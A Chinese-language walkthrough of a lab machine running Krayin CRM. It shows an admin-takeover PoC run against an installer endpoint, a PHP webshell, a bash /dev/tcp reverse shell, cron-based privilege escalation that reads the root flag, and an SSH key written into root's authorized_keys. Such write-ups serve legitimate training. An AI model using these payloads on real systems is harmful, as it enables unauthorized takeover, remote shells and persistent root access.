
Krayin2 靶机复盘

靶机 `192.168.134.91`，Kali `192.168.134.4`，作者 momo。

链： 主机发现 → Krayin CRM → CVE-2026-41452 未授权安装接口接管 admin → 邮箱附件上传 PHP → apache shell → root cron 跑可写的 `artisan` → root

1. 信息搜集




```
nmap -sn 192.168.134.0/24
# ... .90 / .91 等存活
```

```
┌──(kali㉿kali)-[~/桌面/靶机/Krayin2]
└─$ nmap -sn 192.168.134.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-21 09:39 EDT
Nmap scan report for 192.168.134.1
Host is up (0.00074s latency).
MAC Address: 0A:00:27:00:00:14 (Unknown)
Nmap scan report for 192.168.134.2
Host is up (0.00060s latency).
MAC Address: 08:00:27:AE:B1:93 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.134.90
Host is up (0.0013s latency).
MAC Address: 08:00:27:68:61:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.134.91
Host is up (0.0016s latency).
MAC Address: 08:00:27:35:3A:77 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.134.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.99 seconds
```

```
nmap -sT -sV -sC -O -p- 192.168.134.91
```

```
# 22 / 80 等，Web 是 Krayin CRM
```

```
┌──(kali㉿kali)-[~/桌面/靶机/Krayin2]
└─$ nmap -sT --min-rate 10000 -p- 192.168.134.91
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-21 09:41 EDT
Nmap scan report for 192.168.134.91
Host is up (0.23s latency).
Not shown: 49647 filtered tcp ports (no-response), 15886 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:35:3A:77 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 112.02 seconds
```

```
┌──(kali㉿kali)-[~/桌面/靶机/Krayin2]
└─$ nmap -sT -sV -sC -O -p22,80 192.168.134.91
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-21 09:48 EDT
Nmap scan report for 192.168.134.91
Host is up (0.0021s latency).


PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.68 ((Unix))
|_http-server-header: Apache/2.4.68 (Unix)
| http-title: Sign In
|_Requested resource was http://192.168.134.91/admin/login
MAC Address: 08:00:27:35:3A:77 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Android 9 - 10 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19 (93%), Linux 3.2 - 4.14 (93%),
 OpenWrt 21.02 (Linux 5.4) (93%), Linux 2.6.32 - 3.10 (93%), OpenWrt 22.03 (Linux 5.10) (93%), Linux 5.4 - 5.10 (92%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6
.3) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.26 seconds
```


基本可以扑向 Web。

2. CVE-2026-41452：未授权安装接口 → admin

页面是 **Krayin**：



一开始联想到 **CVE-2026-38526**（任意文件上传 RCE），但那条要初始凭据：



以为是弱口令；换思路后找到安装接口绕过：

[Boreas37/CVE-2026-41452-PoC]

Krayin CRM unauth installer bypass（`X-Requested-With`）→ admin takeover。2.2.4 可打，2.2.5 已修。



🔑 默认登录凭证

根据官方文档和多个部署指南，标准的默认凭据为：[1][2]

- **邮箱**：`admin@example.com`
- **密码**：`admin123`

这些凭证通常在通过 `php artisan krayin-crm:install` 命令或使用某些托管平台的模板进行初始部署时自动生成。你可以直接使用这组凭证尝试登录 `http://192.168.134.91/admin/login`。[1][2]

⚠️ 重要提醒

在真实的渗透测试环境中，管理员很可能在部署后已经修改了默认密码，因此直接使用默认凭证的成功率取决于目标的配置情况。


🎯 替代思路：利用未授权接管漏洞

如果默认密码无效，你可以关注 **CVE-2026-41452**，这是一个CVSS评分为**9.8**的严重漏洞。

- **影响版本**：该漏洞影响 Krayin CRM **≤ 2.2.0** 以及 **2.2.4** 版本，在 **2.2.5** 版本中被修复。
- **利用方式**：由于安装程序接口 `/install/api/admin-config-setup` 缺乏CSRF保护，攻击者只需发送一个带有 `X-Requested-With: XMLHttpRequest` 头的AJAX请求，即可**在未认证的情况下直接覆盖ID为1的管理员账户的邮箱和密码**，从而完全接管后台。
- **优势**：此攻击**无需任何有效凭证**，且一步到位，如果目标版本恰好在此范围内，成功率会远高于猜测默认密码。

建议你优先尝试使用默认凭证登录。如果失败，可以进一步确认Krayin的精确版本，以判断是否可以利用CVE-2026-41452实现未授权接管。

```
python3 poc_cve-2026-41452.py http://192.168.134.91 \
  pwned pwned@evil.com 'Hacked123!'
# AJAX POST /install/api/admin-config-setup → 覆盖 admin
# 登录 /admin/dashboard → VERDICT: EXPLOITABLE
```




```
┌──(kali㉿kali)-[~/桌面/靶机/Krayin2/poc]
└─$ python3 poc_cve-2026-41452.py http://192.168.134.91 pwned pwned@evil.com 'Hacked123!'
[*] Target: http://192.168.134.91
[*] New admin: pwned <pwned@evil.com> / Hacked123!

[0] NON-AJAX POST → HTTP 302 Location=http://192.168.134.91/admin/dashboard
    [OK] blocked by CanInstall (redirect to http://192.168.134.91/admin/dashboard) — middleware works for normal requests


[1] AJAX POST /install/api/admin-config-setup → HTTP 200
    body: '1'
    [OK] admin overwrite response = 1 (PHP true)

[2] Got CSRF token from /admin/login
    POST /admin/login → HTTP 302 Location=http://192.168.134.91/admin/dashboard
    [OK] login redirects to dashboard: http://192.168.134.91/admin/dashboard

[3] GET /admin/dashboard with session → HTTP 200
    [OK] full admin dashboard rendered — takeover confirmed

═══ VERDICT ═══
CVE-2026-41452 EXPLOITABLE
```


版本正好还在 CVE-2026-38526 的影响范围（≤ 2.2.x）。




3. 文件上传 RCE

公开 PoC：

[pawpic/CVE-2026-38526-POC]




跑起来像是打了补丁：




改手工：邮箱附件可上传。webshell：

```
<?php echo "PWN:"; system($_GET["c"]); ?>
```




Burp 更直观：



PWN:uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)

落点大致在 `/storage/app/public/emails/<id>/...`，带 `?c=` 执行命令。反弹：

```
# 靶机
bash -i >& /dev/tcp/192.168.134.4/4444 0>&1
```




稳一下 TTY：

```
# Kali: Ctrl+Z 挂起 nc
stty raw -echo
fg          # 回 nc 后连按两次回车
# 靶机侧
export TERM=xterm-256color
stty rows 40 cols 120
```

拿到 `apache`。

4. 提权：可写 artisan + root cron

常规枚举：`/etc`、`/opt`、`/usr/local`、`/srv`、`/home` 对 apache 没什么可写点，SUID 也没好用的。



看进程（`ps -ef | grep -v '\['` 去掉内核线程噪声）：

```
PID   USER     TIME  COMMAND
    1 root      0:00 /sbin/init
 2182 root      0:00 /sbin/udhcpc ...
 2334 root      0:00 /usr/sbin/httpd ...
 2354 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
 2452 mysql     0:03 /usr/bin/mariadbd ...
 2463 apache    0:02 /usr/sbin/httpd ...
 ...
 2806 apache    0:00 bash -c bash -i >& /dev/tcp/192.168.134.4/4444 0>&1
```

能看到 `crond`；还会短暂出现 `php83 artisan schedule:run`（root）。窗口很短，轮询抓：

```
while true; do
  P=$(ps -ef | grep '[a]rtisan schedule:run' | awk '{print $1}' | head -1)
  if [ -n "$P" ]; then
    date +%T
    ps -ef | grep '[a]rtisan'
    break
  fi
  sleep 0.2
done
```

```
# 09:19:00
# 10226 root  /usr/bin/php83 artisan schedule:run
```

调度脚本与可写入口：

```
grep -r 'artisan schedule:run' /usr/local /etc /opt /var/spool 2>/dev/null
# /usr/local/sbin/krayin-scheduler.sh:
#   /usr/bin/php83 artisan schedule:run >/dev/null 2>&1

ls -l /var/www/krayin/artisan
# -rw-rw-rw-  1 root root  ... /var/www/krayin/artisan
```

root 每分钟跑一次 artisan，而 artisan 对 apache 可写 → 换掉它即可。

先备份，再写成读 flag 的 payload（跑完自恢复）：

```
cp /var/www/krayin/artisan /tmp/artisan.orig

cat > /var/www/krayin/artisan <<'PHP'
<?php
$out = shell_exec('id; hostname; cat /root/root.txt 2>&1');
if (!$out) { $out = @file_get_contents('/root/root.txt'); }
file_put_contents('/tmp/root_proof', $out);
copy('/tmp/artisan.orig', '/tmp/artisan.restore');
rename('/tmp/artisan.restore', '/var/www/krayin/artisan');
chmod('/var/www/krayin/artisan', 0666);
PHP

sleep 70
cat /tmp/root_proof
# uid=0(root) ...
# flag{root-da0436d5da0ca591f0cffe0e6936b64b}
```


```
Krayin:/var/www/krayin/storage/app/public/emails/6$ cat > /var/www/krayin/artisan <<'PHP'
  <?php
  $out = shell_exec('id; hostname; cat /root/root.txt 2>&1');
  if (empty($out)) { $out = @file_get_contents('/root/root.txt'); }
  file_put_contents('/tmp/root_proof', $out);
  copy('/tmp/artisan.orig', '/tmp/artisan.restore');
  rename('/tmp/artisan.restore', '/var/www/krayin/artisan');
  chmod('/var/www/krayin/artisan', 0666);
> PHP
Krayin:/var/www/krayin/storage/app/public/emails/6$ sleep 70
Krayin:/var/www/krayin/storage/app/public/emails/6$ cat /tmp/root_proof
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tap
e),27(video)
Krayin
flag{root-da0436d5da0ca591f0cffe0e6936b64b}
Krayin:/var/www/krayin/storage/app/public/emails/6$
```

5. 稳 root：写 authorized_keys

同一思路，把 artisan 换成写公钥的脚本，等 cron 跑完再 SSH：

```
<?php
@mkdir('/root/.ssh', 0700, true);
$k = 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGgh7dDzQMr+vfKBC6FCEmxYu2ewQ9tYl6+X3K4RSo04 krayin2-root'."\n";
$f = '/root/.ssh/authorized_keys';
$c = @file_get_contents($f);
if (strpos((string)$c, $k) === false) { @file_put_contents($f, $c.$k); }
@chmod('/root/.ssh', 0700);
@chmod($f, 0600);
file_put_contents('/tmp/artisan_ran', date('c'));
```

```
copy('/tmp/artisan.orig', '/tmp/artisan.restore');
rename('/tmp/artisan.restore', '/var/www/krayin/artisan');
chmod('/var/www/krayin/artisan', 0666);
```



小结

步	手法	产出
1	主机/端口发现	`192.168.134.91` Krayin
2	CVE-2026-41452 安装接口 AJAX 绕过	admin `pwned`
3	邮箱附件上传 PHP（公开 38526 PoC 已补）	apache RCE
4	`artisan` 666 + root `schedule:run`	root / flag
5	同通道写 `authorized_keys`	稳定 root SSH

关键配置问题：安装接口鉴权可被 `X-Requested-With` 绕过；邮箱上传可执行；Laravel `artisan` 对 Web 用户可写却由 root cron 执行。